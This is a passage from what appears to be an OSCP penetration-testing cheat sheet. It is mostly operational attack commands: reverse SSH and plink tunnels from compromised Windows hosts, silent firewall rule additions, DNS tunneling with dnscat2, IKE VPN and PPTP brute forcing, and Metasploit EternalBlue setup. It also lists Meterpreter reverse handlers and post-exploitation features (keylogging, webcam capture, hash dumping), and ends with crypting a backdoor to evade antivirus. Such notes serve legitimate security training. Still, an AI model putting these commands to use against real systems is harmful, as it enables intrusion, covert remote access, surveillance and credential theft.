    `ssh -f -N -T -R22222:localhost:22 yourpublichost.example.com  ssh -f -N -R 2222:<local host>:22 root@<remote host>`
  - Create a Dynamic application-level port forward on 8080 thru 2222

    `ssh -f -N -D <local host>:8080 -p 2222 hax0r@<remote host>`
  - Leverage the SSH SOCKS server to perform Nmap scan on network using proxy chains

    `proxychains nmap --top-ports=20 -sT -Pn $ip/24`
- HTTP Tunneling

  `nc -vvn $ip 8888`
- Traffic Encapsulation - Bypassing deep packet inspection
  - http tunnel
    On server side:
    `sudo hts -F <server ip addr>:<port of your app> 80` On client side:
    `sudo htc -P <my proxy.com:proxy port> -F <port of your app> <server ip addr>:80 stunnel`
- Tunnel Remote Desktop (RDP) from a Popped Windows machine to your network
  - Tunnel on port 22

    `plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>`
  - Port 22 blocked? Try port 80? or 443?

    `plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P80`
- Tunnel Remote Desktop (RDP) from a Popped Windows using HTTP Tunnel (bypass deep packet inspection)
  - Windows machine add required firewall rules without prompting the user
  - `netsh advfirewall firewall add rule name="httptunnel_client" dir=in action=allow program="httptunnel_client.exe" enable=yes`
  - `netsh advfirewall firewall add rule name="3000" dir=in action=allow protocol=TCP localport=3000`
  - `netsh advfirewall firewall add rule name="1080" dir=in action=allow protocol=TCP localport=1080`
  - `netsh advfirewall firewall add rule name="1079" dir=in action=allow protocol=TCP localport=1079`

- Start the http tunnel client

```
httptunnel_client.exe
```

- Create HTTP reverse shell by connecting to localhost port 3000

```
plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P 3000
```

- VLAN Hopping
  - `git clone https://github.com/nccgroup/vlan-hopping.git chmod 700 frogger.sh ./frogger.sh`
- VPN Hacking
  - Identify VPN servers:
    `./udp-protocol-scanner.pl -p ike $ip`
  - Scan a range for VPN servers:
    `./udp-protocol-scanner.pl -p ike -f ip.txt`
  - Use IKEForce to enumerate or dictionary attack VPN servers:

    ```
    pip install pyip
    ```

    ```
    git clone https://github.com/SpiderLabs/ikeforce.git
    ```

    Perform IKE VPN enumeration with IKEForce:

    ```
    ./ikeforce.py TARGET-IP –e –w wordlists/groupnames.dic
    ```

    Bruteforce IKE VPN using IKEForce:

    `./ikeforce.py TARGET-IP -b -i groupid -u dan -k psk123 -w passwords.txt -s 1` Use ike-scan to capture the PSK hash:

    `ike-scan ike-scan TARGET-IP ike-scan -A TARGET-IP ike-scan -A TARGET-IP --id=myid -P TARGET-IP-key ike-scan –M –A –n example\_group -P hash-file.txt TARGET-IP` Use psk-crack to crack the PSK hash

    ```
    psk-crack hash-file.txt pskcrack psk-crack -b 5 TARGET-IPkey psk-crack -b 5 --charset="01233456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz" 192-168-207-134key psk-crack -d /path/to/dictionary-file TARGET-IP-key
    ```

- PPTP Hacking
  - Identifying PPTP, it listens on TCP: 1723
    NMAP PPTP Fingerprint:

    `nmap –Pn -sV -p 1723 TARGET(S)` PPTP Dictionary Attack

    ```
    thc-pptp-bruter -u hansolo -W -w /usr/share/wordlists/nmap.lst
    ```

- Port Forwarding/Redirection
- PuTTY Link tunnel - SSH Tunneling
  - Forward remote port to local address:

    ```
    plink.exe -P 22 -l root -pw "1337" -R 445:<local host>:445 <remote host>
    ```

- SSH Pivoting
  - SSH pivoting from one network to another:

    ```
    ssh -D <local host>:1010 -p 22 user@<remote host>
    ```

- DNS Tunneling
  - dnscat2 supports “download” and “upload” commands for getting iles (data and programs) to and from the target machine.
  - Attacking Machine Installation:

    ```
    apt-get update apt-get -y install ruby-dev git make g++ gem install bundler git clone https://github.com/iagox86/dnscat2.git cd dnscat2/server bundle install
    ```

  - Run dnscat2:

    ```
    ruby ./dnscat2.rb dnscat2> New session established: 1422 dnscat2> session -i 1422
    ```

  - Target Machine:
    https://downloads.skullsecurity.org/dnscat2/ https://github.com/lukebaggett/dnscat2-powershell/

    ```
    dnscat --host <dnscat server ip>
    ```

The Metasploit Framework

- See *Metasploit Unleashed Course* in the Essentials
- Search for exploits using Metasploit GitHub framework source code:
  https://github.com/rapid7/metasploit-framework
  Translate them for use on OSCP LAB or EXAM.
- Metasploit
  - MetaSploit requires Postfresql

    ```
    systemctl start postgresql
    ```

  - To enable Postgresql on startup

    ```
    systemctl enable postgresql
    ```

- MSF Syntax
  - Start metasploit

    ```
    msfconsole
    ```

    ```
    msfconsole -q
    ```

  - Show help for command

    ```
    show -h
    ```

  - Show Auxiliary modules

    ```
    show auxiliary
    ```

  - Use a module

    ```
    use auxiliary/scanner/snmp/snmp_enum use auxiliary/scanner/http/webdav_scanner use auxiliary/scanner/smb/smb_version use auxiliary/scanner/ftp/ftp_login use exploit/windows/pop3/seattlelab_pass
    ```

  - Show the basic information for a module

    ```
    info
    ```

  - Show the configuration parameters for a module

```
show options
```

- Set options for a module

```
set RHOSTS 192.168.1.1-254 set THREADS 10
```

- Run the module

```
run
```

- Execute an Exploit

```
exploit
```

- Search for a module

```
search type:auxiliary login
```

- Metasploit Database Access
  - Show all hosts discovered in the MSF database

```
hosts
```

  - Scan for hosts and store them in the MSF database

```
db_nmap
```

  - Search machines for specific ports in MSF database

```
services -p 443
```

  - Leverage MSF database to scan SMB ports (auto-completed rhosts)

```
services -p 443 --rhosts
```

- Staged and Non-staged
  - Non-staged payload - is a payload that is sent in its entirety in one go
  - Staged - sent in two parts Not have enough buffer space Or need to bypass antivirus
- MS 17-010 - EternalBlue
- You may find some boxes that are vulnerable to MS17-010 (AKA. EternalBlue). Although, not offically part of the indended course, this exploit can be leveraged to gain SYSTEM level access to a Windows box. I have never had much luck using the built in Metasploit EternalBlue module. I found that the elevenpaths version works much more relabily. Here are the instructions to install it taken from the following YouTube video: https://www.youtube.com/watch?v=4OHLor9VaRI

1. First step is to configure the Kali to work with wine 32bit

```
`dpkg --add-architecture i386 && apt-get update && apt-get install wine32
rm -r ~/.wine
wine cmd.exe
exit`

2. Download the exploit repostory
https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit

3. Move the exploit to /usr /share /metasploit-framework /modules /exploits /windows /smb

4. Start metasploit console
```

I found that using spoolsv.exe as the PROCESSINJECT yielded results on OSCP boxes.

```
`use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set RHOST 10.10.10.10
RHOST => 10.11.1.73
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT spoolsv.exe
PROCESSINJECT => spoolsv.exe
msf exploit(eternalblue_doublepulsar) > run`
```

- Experimenting with Meterpreter
  - Get system information from Meterpreter Shell

    ```
    sysinfo
    ```

  - Get user id from Meterpreter Shell

    ```
    getuid
    ```

  - Search for a file

    ```
    search -f *pass*.txt
    ```

  - Upload a file

    ```
    upload /usr/share/windows-binaries/nc.exe c:\\Users\\Offsec
    ```

  - Download a file

    ```
    download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
    ```

  - Invoke a command shell from Meterpreter Shell

    ```
    shell
    ```

  - Exit the meterpreter shell

    ```
    exit
    ```

- Metasploit Exploit Multi Handler
  - multi/handler to accept an incoming reverse_https_meterpreter

    ```
    payload use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_https set LHOST $ip set LPORT 443
    exploit [*] Started HTTPS reverse handler on https://$ip:443/
    ```

- Building Your Own MSF Module
  - `mkdir -p ~/.msf4/modules/exploits/linux/misc cd ~/.msf4/modules/exploits/linux/misc cp /usr/share/metasploitframework/modules/exploits/linux/misc/gld\_postfix.rb ./crossfire.rb nano crossfire.rb`
- Post Exploitation with Metasploit - (available options depend on OS and Meterpreter Cababilities)
  - `download` Download a file or directory
    `upload` Upload a file or directory
    `portfwd` Forward a local port to a remote service
    `route` View and modify the routing table
    `keyscan_start` Start capturing keystrokes
    `keyscan_stop` Stop capturing keystrokes
    `screenshot` Grab a screenshot of the interactive desktop
    `record_mic` Record audio from the default microphone for X seconds
    `webcam_snap` Take a snapshot from the specified webcam
    `getsystem` Attempt to elevate your privilege to that of local system.
    `hashdump` Dumps the contents of the SAM database

- Meterpreter Post Exploitation Features
  - Create a Meterpreter background session

```
background
```

Bypassing Antivirus Software

- Crypting Known Malware with Software Protectors
  - One such open source crypter, called Hyperion

```
cp /usr/share/windows-binaries/Hyperion-1.0.zip unzip Hyperion-1.0.zip cd Hyperion-1.0/ i686-w64-mingw32-g++ Src/Crypter/*.cpp -o hyperion.exe cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libgcc_s_sjlj-1.dll . cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libstdc++-6.dll . wine hyperion.exe ../backdoor.exe ../crypted.exe
```